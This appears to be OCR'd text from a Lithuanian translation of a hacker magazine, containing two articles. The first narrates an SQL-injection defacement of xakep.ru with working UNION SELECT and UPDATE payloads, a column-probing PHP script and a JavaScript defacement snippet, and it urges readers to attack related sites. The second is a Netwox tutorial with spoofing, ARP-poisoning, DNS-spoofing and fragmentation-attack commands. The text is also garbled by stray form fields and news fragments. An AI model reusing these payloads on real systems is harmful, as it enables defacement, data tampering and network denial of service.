Bagzis vėl nulaužė mūsų svetainę, šį kartą per *SQL-injection*. Jis iškabino defeisą: „Defaced by Arvi the Hacker, vaikinai, su šventėm!“. Visa tai vyko gegužės 9 dieną. Dviguba pagarba!

## 2004 Liepa

Pasinaudoję CSS klaida, vaikinai iš *MadFuckerz* „padarė“ mūsų chatą ir pasityčiojo iš admino. Po to mes supratome, kad laikas užsiimti chato tobulinimu :).

## 2006 Gruodis

Mūsų programuotojai ne visai tobulai pataisė chatą, todėl po pusantrų metų jiems teko dribti veidu į purvą. Dėl idiotiškos savadarbio web serverio klaidos nulaužtas *chat.xakep.ru*.

## 2006 Kovas

Vaikinas slapyvardžiu *ZaCo* dėl *SQL-injection* klaidos defeisino mūsų svetainę.



kurį reikėjo redaguoti. Tuo pačiu naršyklės adreso eilutėje esanti nuoroda atrodė taip:

```
www.xakep.ru/code/common/rateit/opinion_new.asp?code_opinion=ORT116046&code_rate=RT175481&backto=http://www.xakep.ru/post/30242/default.asp
```

Visiškai aišku, kad parametre `code_opinion` saugomas pranešimo identifikatorius. Akivaizdu, kad jame perduodama eilutė, todėl aš iš pradžių įterpiau `ORT116046'--`. Kaip ir reikėjo tikėtis, užklausa buvo įvykdyta be klaidų. Pratešdamas savo ieškojimus aš nusprendžiau įterpti `ORT116046'%2b'`, kur `%2b` — šešiolyktainis „+“ ženklo kodas. Dabar galima su 80% tikimybe sakyti, kad šis parametras pažeidžiamas SQL-injection atakai. Pamėginkime įterpti tokią eilutę: `ORT116046'and(1=1)`. Šį kartą viskas buvo padaryta be sutrikimų. Į `code_opinion` įterpęs `ORT116046'and(2=1)`, aš pamačiau užrašą: „Tokios nuomonės nerasta“. Puiku! Parametras iš tiesų nėra filtruojamas! Tačiau ar jį galima panaudoti pilnavertei atakai?

**[Duomenų surinkimas]** Laiku nustačius SQL serverio versiją, galima sutaupyti labai daug brangaus laiko, todėl dabar užsiimkime būtent tuo. Sprendžiant iš praplėtimo `asp` galima spėti, kad serveris veikia valdomas *Windows* sistemos. Be abejo, visa tai galima lengvai suklustoti, tačiau `http` atsakyme galima pastebėti tokią eilutę: `Server=Microsoft-IIS/6.0`, kas patvirtino mano spėjimą. Taip pat buvo visiškai akivaizdu, kad šiame projekte vietoje DB serverio naudojama MSSQL sistema (aš tai supratau eksperimentuodamas su užklausomis: čia buvo vykdomas operatorius TOP, kurį atpažįsta tik MSSQL). Dabar buvo pats laikas gauti mane dominančių lentelių ir jas atitinkančių stulpelių sąrašą. Gerai, kad mes susidūrėme su MSSQL: gauti visus mums reikalingus duomenis bus nesunku — tereikia įvykdyti gražų UNION SELECT. Aš tingėjau su `copy/paste` parinkti stulpelių kieki, todėl parašiau mažytį `php` skriptą:

```
<?php
for($i=0;$i<30;$i++)
{
```

#### [Kai kurie naudingi MSSQL dalykėliai]

Lentelėje `information_schema.columns` saugojama informacija apie serverio stulpelius. Patys naudingiausi stulpeliai yra `table_name` ir `column_name`. Stulpelyje `column_name` saugojamas stulpelio pavadinimas, o `table_name` — atitinkamos lentelės pavadinimas. Panaudojus šią informaciją, be didelio vargo galima sužinoti visų lentelių pavadinimus. Jeigu tu žinai duomenų bazių pavadinimus, tai gauti jų struktūrą galima taip: `PAVADINIMAS.information_schema.columns`. Sužinoti einamos duomenų bazės pavadinimą galima su funkcija `db_name()`, o vartotoją, kurio vardu veikia serveris — su `USER()`. Po to, jeigu pasiseks, galima iš kokios nors lentelės gauti šio vartotojo slaptažodį ir pamėginti prisijungti prie duomenų bazės. Jeigu kabučiu naudoti negalima (aktyviai filtravimu užsiimantis serveris dėl jų keikiasi), o eilutę būtinai reikia perduoti, tai pamėgink pasinaudoti funkcija `bin2hex($s)` — ji grąžins šešiolyktainę eilutę, kurią reikia įterpti be kabučių, reikšmę, pavyzdžiui, `?id=0x65696c757465`, kur `65696c757465` — tai funkcijos `bin2hex(eilute)` grąžinta reikšmė.

Логин:

e-mail:

Сообщение dtproperties

Отмена

Отправить

/1/ gauname lentelių pavadinimus

```
$s='GET http://www.xakep.ru/code/common/rateit/opinion_new.asp?code_opinion=ORT116046'%20UNION%20SELECT%20'.null'.str_repeat('null',$i).'- HTTP/1.0';
$f=fopen('xakep.ru', 80); // adresas ir portas (80)
fwrite($f,$s."\n\n");
$g=fgets($f,12);
if(substr($g,9,3)!='500'){echo($s);break;}
fclose($f); // uždaram
?>
```

Trumpai paaiškinu: skriptas perrenkinėja `null`'us tol, kol užklausa vykdoma be klaidos, t.y. mes nematome užrašo: „Vidinė serverio klaida“ (*Internal server error*). Mane nustebino tai, kad ilgai laukti nereikėjo: pradiniam SELECT'e buvo viso labo aštuoni stulpeliai. Ką gi, iki pergalės liko jau nedaug. Naršyklės adreso eilutėje įrašęs

```
www.xakep.ru/code/common/rateit/opinion_new.asp?code_opinion=ORT116046' UNION
SELECT null,null,null,null,null,null,db_name(),null--
```

aš gavau duomenų bazės pavadinimą (`www`), kurioje buvo vykdoma ši užklausa. Jau buvo aišku, kad prie forumo ir kitų gerų dalykelių aš neprisikasiu, tačiau ir tai jau šioks toks rezultatas. Dabar reikia gauti visas lenteles kartu su jų turiniu:

```
www.xakep.ru/code/common/rateit/opinion_new.asp?code_opinion=ORT116046' UNION
SELECT null,null,null,null,null,null,table_name,null from information_schema.columns--
```

Taip aš gavau duomenų bazės pirmos lentelės pavadinimą. To liau:

МНЕНИЕ

Логин:

e-mail:

Сообщение

Тебе предстоит не просто отыскать баг в php-скрипте, а провести полноценный взлом сервера, поломать системный

Отмена

Отправить

/2/ preview iš naujienos



### → "Героям меча и магии V" требуется редактор

Срочно требуется главный редактор спец. выпуска журнала «Страна Игр», посвященному культовой игре «Герои меча и магии V». Требования – безупречное знание всей серии, активность, ответственность, способность менеджерить команду 4-5 чел...

lala

lala...

### → Праздник Magic The Gathering в России

Между тобой и противником — восемьдесят сантиметров игрового

/3/ atnaujinaime publikaciją

```
www.xakep.ru/code/common/rateit/opinion_new.asp?code_opinion=ORT116046' UNION
SELECT null,null,null,null,null,null,table_name,null from information_schema.columns where
table_name not in (dtproperties)--
```

Analogiškai aš gavau visą sąrašą, tačiau mane domino tik lentelė `wpPost`, kurioje buvo saugoma informacija apie publikacijas. Jeigu tu dar nesupratai, kam man reikia būtent šios lentelės, tai pasikartosiu: mano tikslas buvo defeisas, o `default.asp` puslapyje visada pateikiama trumpa informacija apie naują straipsnį, t.y. jeigu aš jame padarysiu pakeitimą, tai jau bus defeisas. Be abejo, buvo galima įvykdyti `exec` ir persiųsti shellą, tačiau aš tam neturėjau reikiamų teisių, todėl pirmasis variantas atrodė patraukliausiai. Analogiškai veikdamas aš gavau reikiamus stulpelių (`column_name`) pavadinimus:

`filedir, preview, title, scope.`

`filedir` — kažkas panašaus į publikacijos ID, `preview` — išankstinei peržiūrai skirtas publikacijos tekstas, `title` — antraštė, `scope` — gana įdomus stulpelis. Esmė tame, kad `xakep.ru` ir `gameland.ru` veikia vienoje mašinoje ir naudoja vieną DB, todėl norint kažkaip atskirti, kas ir kur turi būti, buvo pridėtas šis parametras. Svarbiausia — jame yra eilutė `xpost`.

**[Deface time]** Norėdamas įgyvendinti savo sumanymą turėjau į stulpelį `preview` įrašyti reikiamą HTML kodą ir taip atlikti defeisą. Vis dėlto mūsų darbe niekada nereikia skubėti, todėl iš pradžių aš nusprendžiau šiek tiek paeksperimentuoti. Norėdamas patikrinti savo spėjimą, aš archyvo sąrašą suradau į akis nekrentantį straipsnį ir atnaujinau jo `preview`:

```
http://www.xakep.ru/code/
common/rateit/opinion_new.
asp?code_opinion=ORT116046';
UPDATE wpPost SET preview='lala'
where filedir=28410 and
scope='xpost'--
```

Toliau:

```
http://www.xakep.ru/code/
common/rateit/opinion_new.
asp?code_opinion=ORT116046'
UNION SELECT null,null,null,
null,null,str(filedir),preview from
wpPost where filedir=28410
and scope='xpost'--
```


/4/ rezultatas

Finale redaguojamo pranešimo įvedimo lauke aš gavau „lala“, kas byloja apie tai, jog viskas atlikta sėkmingai. Tačiau paaiškėjo, kad klydau. Tą patį archyvą atsidares `html` puslapyje, pasikeitimų aš ten neradau net ir po ilgų `Ctrl-F5` spaudymų. Staiga prisiminęs, kad rytoj reikia eiti į mokyklą, nusprendžiau išsimiegoti. Kitą dieną aš pasitariau su Zadoxlik'u. Jis pasakė, kad puslapiai kešuojami serveryje. Tai labai suprantama ir prasminga: kam kiekvieną kartą kreiptis į SQL serverį, kai puslapį galima išsaugoti ir atnaujinti tik kartą per keletą valandų. Taip ir čia: lygiai po valandos pasirodė atnaujinimai. Užėjęs į tą patį archyvą, aš vietoje gražios antraštės „Surask forumė 10\$“ pamačiau „lala“. Teliko patikrinti išvedimo filtraciją, o tada jau galima imtis defeiso. Aš pakartojau savo ankstesnius veiksmus, tik vietoje „lala“ nepastebimai įterpiau „lala<BR>“ — tai leis patikrinti filtravimą. O Zadoxlik paruošė universalų defeiso kodą:

```
<img g=a src="" src="" style="background:url(javascript:document.
write(&quot;Defaced by <b>Za</b>Co and <b>Za</b>doxlik. Draugiškas
nulaūžimas=<br>Sveikinimai: sn0w, KoT777, limpompo, Rebz, Dronga, k1b0rg,
m0nzt3r, Green Bear&quot;);" width=-1 height=-1 onError="if(this.sa!='lol'){document.
write(Defaced by <b>Za</b>Co and <b>Za</b>doxlik.&nbsp;&nbsp;&nbsp; Draugiškas
&nbsp;&nbsp;&nbsp;nulaūžimas=<br>Sveikinimai: sn0w, KoT777, limpompo, Rebz, Dronga, k1b0rg,
m0nzt3r, Green Bear');this.sa='lol';}">
```

Puslapį paprasčiausiai perrašinėdavo Java skriptas. Kad nereikėtų kankintis su kabutėmis, aš pradinę eilutę su `php` funkcija `bin2hex($s)` perkodavau į šešiolyktainį formatą. Tiems, kas dar nesuprato: MSSQL eilutes leidžia perdavinėti šešiolyktainiu formatu nenaudojant kabučių, t.y. vietoje „lala“ galima perduoti `0x6c616c61`. Na, o dabar imkimės defeiso. Eilinį kartą užėjęs į pagrindinį hakerio puslapį, aš nukopijavau publikacijos adresą apie naują nulaūžimo konkursą ir išgavau `filedir` reikšmę. Atnaujinęs `preview` su nauja reikšme, aš perkroviau puslapį ir vietoje mėlyno dizaino pamačiau baltą foną, kur puikavosi viso labo dvi eilutės, kurias galima pamatyti nuotraukoje. Būtent `default.asp` ir nebuvo kešuojamas.


**[Sleep time]** Štai ir visa istorija. Nepamiršk, kad nulaūžtas gali būti ne tik `xakep.ru`, bet ir visos `gameland` svetainės. Šiame straipsnyje aš nepasakojau apie forumo klaidas, o jų yra, ir patikėk, ten ne XCC. Patyrinėk — galbūt ir tau nusišypsos laimė.



Defaced by ZaCo and Zadoxlik. Дружественный взлом=)

Приветы: sn0w, KoT777, limpompo, Rebz, Dronga, k1b0rg, m0nzt3r, Green Bear





KAVĄ JIS TAIP PAT DARO IR AŠ BŪTINAI PAPA-  
SAKOSIU KAIP, JEIGU TU SKAITYSI IKI GALO

# 034

## Megakombainas

Praktinio programos „Netwox“ nau-  
dojimo patirtis

TU VIS DAR NAUDOJIESI KRŪVA  
BRUTFORSERIŲ, SNIFERIŲ, SPOOFERIŲ,  
PAKETŲ GENERATORIŲ IR PRAKTIŠKAI  
DŽENTELMĖNIŠKU TINKLO KLIENTŲ RIN-  
KINIŲ? BIČIULI, TU ATSLIKAI NUO GY-  
VENIMO! ŠIANDIEN ATĖJO LAIKAS IŠTRINTI  
TĄ DIDELĘ SAVO SENŲ PROGRAMŲ  
KOLEKCIJĄ IR IŠMOKTI NAUDOTIS MEGA-  
PATOGIA PROGRAMA NETWOX, KURI  
VIENA GALI PAKEISTI VISĄ TAVO KOVINĮ  
ARSENALĄ.

**[Kaip viskas prasidėjo]** Tai kas gi tas Netwox ir kodėl  
aš apskritai apie jį užsiminiau? Pirmą kartą apie šį įrankį  
aš sužinojau iš pažįstamo admino, kurio kompetencija ir  
patirtis man visada darė įspūdį, tačiau jo vardo paskelbti  
aš nesiryšiu — paskui dar išpuiks. Jis su savimi nuolat  
tampėsi USB flash kortelę su Netwox, kurios, beje, turėjo  
net tris skirtingas versijas, kadangi, priklausomai nuo versi-



www.digital.net/  
~gandalf — šiuo adresu  
ponas Gandalf įkurdino  
savo darbo vaisius, ku-  
riuos aš panaudojau savo  
pavyzdyje.

www.laurentconstantin.  
com — oficiali pro-  
gramos Netwox kūrėjo  
svetainė.

jos, į programos sudėtį  
įeinančių įrankių rink-  
inys smarkiai keitėsi,  
beje, kartais visai ne į  
blogąją pusę. Savaiame  
suprantama, sužinojęs  
apie tokį stebuklingą  
daiktą aš iš jo pa-  
siskolinau šią programą  
ir pradėjau ją išsijuosęs  
naudotis, nors ir buvau

kone prisiekęs, kad niekam jos neduosiu ir apie tai nerašysiu jokių  
straipsnių. Kaip matai, šio savo pažado aš neišpildžiau. Likau  
taip ir nesupratęs, kodėl mano pažįstamas labai nenorėjo, kad  
plačios masės sužinotų apie Netwox, juk tai ne koks nors privatus  
eksplotas ar bekdoras, tačiau jis veikiausiai turėjo priežasčių.  
Sumaniose rankose ši programa virsta žudančiu įrankiu, kuris  
naudingas tiek sistemų administratoriui, tiek ir profesionaliam  
hakeriui arba informacijos saugumo specialistui, tačiau priešingu  
atveju tai gali būti lameriško destruktivo, floodo ir bukų skriptvaikių  
pasilinksminimų priemonė.

**[Aiškinamės situaciją]** Iš tiesų Netwox — ne atskiras įrankis, ką  
tu, tikiuosi, jau supratai, o ištisas programų rinkinys:

\* sniff, spoof

\* įvairūs klientai ir serveriai

\* DNS, FTP, HTTP, IRC, NNTP, SMTP, SNMP, syslog, telnet, TFTP,  
ident, DHCP

\* scan, ping, traceroute, whois

\* kavos virimo aparatas

Būtent, kavą jis taip pat daro, ir aš būtinai papasakosiu, kaip, jeigu  
tu skaitysi iki galo :). Kad ir kaip bebūtų keista, šio virtuvės kombai-  
no pavadinimas kilęs iš sutrumpinimo Network Toolbox, pagal tai  
atitinkamas ir šios programos simbolis — šaltkalvio įrankių dėžė.  
Straipsnio rašymo metu paskutinė programos versija buvo 5.33.0,  
į jos sudėtį įėjo 221 įrankis. Įspūdinga?

Tačiau ir tai dar ne viskas. Netwox veikia FreeBSD, Linux, OpenBSD,  
NetBSD, Solaris, HP-UX sistemose, taip pat, be jokios abejonės,  
visose Windows versijose, taip pat ir Win 95, sename mano uni-  
versiteto kompiuteryje :). Be to, programa platinama pagal GPL  
licenciją. Taip pat vargu ar tau verta aiškinti, jog ją tu gali laisvai  
sukompiliuoti turėdamas tam tikrą tvarkyklę ir šiek tiek sumanumo.  
Giliau pakapsčius galima pasakyti, kad Netwox — tai kompleksinio  
iš trijų dalių susidedančio projekto vienetas:

\* netwib (lcrzo)

\* netwox (lcrzoex)

\* netwag (RzoBox)

Visų aukščiau išvardintų dalių versijų numeracija dėl jų neatsie-  
jamumo vienoda. Manau, kad tau jau truputį paaiškėjo, kas yra  
tas Netwox, o dabar aš šiek tiek išsamiau papasakosiu apie kitas  
sudedamąsias projekto dalis.

**[Netwib]** Netwib — tai pagrįdė į programuotojus orientuota tin-  
klo biblioteka, kuri pateikia tinklo adresų transformavimo, paketų  
kodavimo/dešifravimo/spausdinimo, jų spoofingo ir snifinimo funk-  
cijas, realius ir virtualius UDP/TCP klientus ir serverius, duomenų  
transformavimo galimybę, grandininis sąrašus ir tarpusavio  
sąveiką tarp procesų.

Priklausomai nuo tavo platformos, Netwib reikalinga libpcap (www.  
tcpdump.org) arba WinPcap (www.winpcap.org) biblioteka.

**[Netwag]** O tai ganėtinai malonus, mano nuomone, nelabai pato-  
gios konsolinės Netwox aplinkos interaktyvaus meniu papildymas.  
Ir nors jūs mane už tokį pasakymą užspardysit negyvai, tačiau



Netwox + console derinys visiškai nevaldo, kadangi jie tarpusavyje nesuderinami, ką tu suprasi vos po pirmų darbo minučių. Be abejo, dėl skonio nesiginčijama, tačiau vis dėlto. Netwag — tai su Tcl/Tk kalba parašyta grafinė Netwox aplinka, kuri papildo Netwox konsolės galimybes ir leidžia lengvai:

- atlikti paiešką tarp Netwox įrankių;
- įrankį paleisti naujame lange arba tekstinėje zonoje;
- saugoti komandų istoriją;
- keistis duomenimis, panaudojant du vieningus apsiikeitimo būferius.

Dėl aukščiau išvardintų priežasčių primygtinai rekomenduoju apsirūpinti šiuo džiaugsmu.

**[Įdiegimas]** Ką gi, metas išbandyti visus aukščiau išvardintus dalykus, tačiau prieš tai reikia juos įdiegti. Padaryti tai paprasčiau nei paprasta: įdiegimo paketą pasiimk iš oficialios [www.laurent-constantin.com](http://www.laurent-constantin.com) svetainės arba iš mūsų disko (*netw-ibox-ag-5.33.0.tgz*).

Šio archyvo viduje tu rasi keletą katalogų su išeities tekstais ir dokumentacija, taip pat dvi įdiegimo bylas — *installwindows.exe* ir *installunix.sh*, kurių paskirtį nuspėti nesunku. Jeigu tu esi linkęs viską daryti konsolėje rankutėmis, tuomet tavo veiksmai susiveda į banalų mano išvardintų veiksmų pakartojimą kiekvienai daliai:

```
# cd src/netw*-src/src
# ./genemake
# make
# su root
# make install
# cd .././
```

Įdiegimo metu Netwox tylėjo kaip partizanas tardyme, kad nerado *libnet* paketo (jį gali gauti iš čia: [www.packetfactory.net/libnet/](http://www.packetfactory.net/libnet/)), tačiau tai iš esmės paveikia jo darbingumą, t.y. galimybę konstruoti ir spoofinti paketus. Todėl primygtinai rekomenduoju jį parsisiųsti, taip pat, jeigu aš tave vis dėlto įtikinau naudotis grafiniu front-end'u, pas save įdiek Tcl/Tk, kurį gali gauti iš [www.tcl.tk/software/tcltk/](http://www.tcl.tk/software/tcltk/) ir [www.activestate.com/Products/ActiveTcl](http://www.activestate.com/Products/ActiveTcl). O su įdiegimu Windows sistemoje problemų iškilti neturėtų.

**[Ką gi mes mokame?]** Aš nuoširdžiai tikiu, kad tavo vadovaujamas įdiegimas praėjo sklandžiai. Jeigu ne, tuomet siūlyčiau žvilgtelėti į dokumentaciją, kurią rasi įdiegimo pakete. RTFM dar niekam nepakenkė. O tiems, kas liko, aš pabandysiu parodyti pačias skaniausias savybes ir įdomiausias darbo metodus, kuriais galima pasinaudoti dirbant su Netwox. Prisipažinsiu sąžiningai — šį paketą mėgstu net ne už jo įrankių, kurie tau tikrai patiks ir pravers, gausą, kiek už puikias įvairių protokolų paketų generavimo ir spoofinimo galimybes. Pavyzdžiui, štai tau klausimas: kaip sugeneruoti IPv6 TCP paketą ir išsiųsti jį į internetą? „O kam man to reikia?“ paklausi. Skubu priminti, kad IPv4 protokolas dėl savo ribotumo baigia nugyventi jam skirtą amžių, tai kodėl gi nepaeksperimentavus su tuo dabar, jeigu yra tokia galimybė? Be to, mūsų srityje erudicija tikrai ne paskutinėje vietoje. Tačiau nenuklyskime į filosofinius pamąstymus. Taigi tu turi du kelius: naudotis konsoline navigacija per įrankius arba pažangią grafinę vartotojo sąsają. Pirmąjį variantą tu pamatysi, konsolėje įvedęs Netwox. Antrąjį — surinkęs Netwag (žiūrėk paveikslėlį). Jeigu tu Windows sistemoje pasinaudojai automatinio įdiegimu, tai pagrindiniame meniu rasi nuorodas į abu šiuos įrankius.



grafinė Netwox aplinka — Netwag

<įrankio numeris> [parametrų sąrašas]. O grafinė sąsaja visa tai leidžia padaryti skyrelyje „Search“, kur po dvigubo paspaudimo ant nuorodos *Form* skyrelyje nurodomi reikiami parametrai (reikalingi pažymimi varnelė), tada reikia paspausti „Generate“, po to „Run It“ ir mėgautis rezultatu. Taigi sugrįžkime prie IPv6 TCP paketo. Jį sugeneruoti labai paprasta:

```
# netwox 142 --device „Eth0“ --eth-src „00:11:22:33:44:55“ --eth-dst „0:8:9:a:b:c“ --ip-src „fec0:0:0:1::1“ --ip-dst „fec0:0:0:1::2“ --tcp-src „1235“ --tcp-dst „80“ --tcp-syn
```

Paaškinsiu išsamiau: 142 — įrankio *Spoof EthernetIp6Tcp* numeris, --device — naudojama tinklo plokštė, --eth-src ir --eth-dst — siuntėjo ir gavėjo Ethernet adresai, --ip-src — siuntėjo IPv6 adresas, --ip6-dst — gavėjo IPv6 adresas, --tcp-src ir --tcp-dst — jungtys, --tcp-syn — nustatytos vėliavėlės. Lygiai taip pat galima spoofinti ir IPv4 TCP paketus. Vienintelis skirtumas tas, kad tuomet IP adresai bus tau įprastoje keturių baitų formoje, o įrankio numeris bus ne 142, o 34 — *Spoof EthernetIp4 packet*.

**[ARP Spoofing]** Na, o dabar, kai susipažinome su pagrindiniais Netwox darbo principais, pereikime prie pagrindinės mūsų užsiėmimo dalies. Pavyzdžiui, užklausomis užverskime negeranoriško vartotojo ARP kešą. Šitaip elgiasi kai kurie DoS'eriai. Tai daroma taip. Iš pradžių su įrankiu 33 *Display information about an IP address or a hostname* sužinome jo (atakuojamojo) kompiuterio Ethernet adresą. Tada su įrankiu 80 *Periodically send ARP replies* pradėdame siųsti užklausas, kas daroma taip:

```
netwox 80 --eth 00:11:2F:95:42:F1 --ip 192.168.0.1 --device „Eth0“ --eth-dst 0:8:9:a:b:c --ip-dst 192.168.1.17 --sleep 500
```

Pirmoji adresų grupė yra ta, kuri turi būti neprieinama antrajai grupei. O --sleep 500 reiškia užlaikymą tarp pakartojimų milisekundėmis. Manau, čia neturėtų būti nieko nesuprantamo.

**[DNS Spoofing]** Užsiimkime rimtesniais reikalais ir pabandykime mašinai su Windows XP pakeisti pakeistą DNS serverio atsakymą. Tarkim, šiame kompiuteryje nėra jokių kitų ugniasienių, išskyrus standartinę *Microsoft Internet Connection Firewall*, kuri sukonfigūruota loginti visus *dropped* paketus ir sėkmingus prisijungimus. Tam tikrą svetainę, pavyzdžiui, [www.somewebsite.org](http://www.somewebsite.org), norintis aplankyti vartotojas šį adresą įveda *Internet Explorer*



### Netwox konsolè langinèse

```

networkx 38 --ip4-src 10.10.10.1 --ip4-dst 192.168.1.1 --ip4-protocol 17
--ip4-data 008904020044000000038580000000010000000020464845504643454c
45484
64345504646464143414341434143414341424c0000010001000151800004c0
a8014d


```

**[Proceso automatizavimas]** Savaime suprantama, kartais tenka automatizuoti darbo su kai kuriomis programomis procesą. Jeigu tu naudojiesi *\*nix* tipo sistema, tuomet viskas aišku: pasaulį išgelbės *perl* arba *bash* skriptai. O ką daryti *Windows* vartotojams? Be jokios abejonės, galima rašyti pakeitines *.bat* bylas, tačiau šis sprendimas ne mums :). Juk tu pas save įdiegei *TCL*, kuris skirtas *netwag* front-end'o aplinkai? Tai ir panaudok visas jo galimybes pagal paskirtį. Tarkim, mums reikia gauti informaciją (*Ethernet* adresą ir vardą) apie kiekvieną 192.168.0.\* potinklio tinklo mazgą — rašome paprastą *TCL* skriptą:

[HAKERIS #08 [39] 06

suklastoto DNS atsakymo perėmimas





Netwox kawtè

„Mistakes in the RFC Guidelines on DNS Spoofing Attacks“.

**[Rose Fragmentation attack]** Paskutinį pavyzdį pateiksiu remdamasis *Rose Fragmentation* atakos metodu, kurį išsamiai apšvietė hakeris slapyvardžiu *Gandalf*. Kadangi man suteikta vieta žurnale ribota, išsamiau apie tai paskaityti vertėtų čia: [http://digital.net/~gandalf/Rose\\_Frag\\_Attack\\_Explained.txt](http://digital.net/~gandalf/Rose_Frag_Attack_Explained.txt). Papildomai kartu su Netwox mums prireiks dar vieno taip pat labai naudingo įrankio — *Nemesis* ([www.packetfactory.net/projects/nemesis](http://www.packetfactory.net/projects/nemesis)). Įdiek jį į C: diską šaknį (dėl viso pikto). Iš anksto susitarkime: tegu A bus atakuojančiojo kompiuteris, B — atakuojamas kompiuteris, kuriame veikia *Windows 2000* su visais papildymų paketais (*service packs*), o jo IP adresas tegu būna 10.32.3.15, C — koks nors pašalinis kompiuteris. Tada išsaugojame bylas *Picmpdata.txt*, *Ptcpdata.txt* ir *Pudpdata.txt*, kurias *Gandalf* specialiai pakoregavo taip, kad būtų galima sukurti tinkamus fragmentuotus paketus. Šias bylas visiems protokolams galima rasti čia:

<http://digital.net/~gandalf/Ptcpdata.txt>  
<http://digital.net/~gandalf/Pudpdata.txt>  
<http://digital.net/~gandalf/Picmpdata.txt>

Mums taip pat prireiks bylos *nemITUrnd.xls* (<http://digital.net/~gandalf/nemITUrnd.xls>). Ją reikia paredaguoti, todėl išskirk jame eilutes ir leisisk žemyn tol, kol negausim 700 eilučių. Tada gautus duomenis išsaugojame *temp.csv* vardu (*MS-DOS Comma Separated Text*), po ko juos pervadiname į *temp.txt* ir atidarome. Čia tu pamatysi štai tokia koše:

```
nemesis icmp -S 10.3.64.121, -D 10.32.3.15 -d1 -i 8 -l .7242, -P Picmdata.  
txt -FMO,~,nemesis ip -S 10.3.64.121, -D 10.32.3.15 -d1 -l .7242,
```


Čia visas tildes („~“) reikia pakeisti į „n, o, „ — į tarpus, po ko išsaugok tekstą ir išeiik. Gautą bylą pervadink į *temp.bat* ir įkelk į katalogą su *Nemes/s*. Tada pasinaudokime į *Netwox* sudėtį įeinančiu sniferiu, kurio laimingasis numeris yra 7, ir surinkime atsitiktinius paketus, kurių mums prireiks siuntimui su *Nemes/s*:

```
netwox 7 --outfile „nemesispingbig.txt“ --recordencode „hexa“ --filter „host  
10.32.3.15“
```

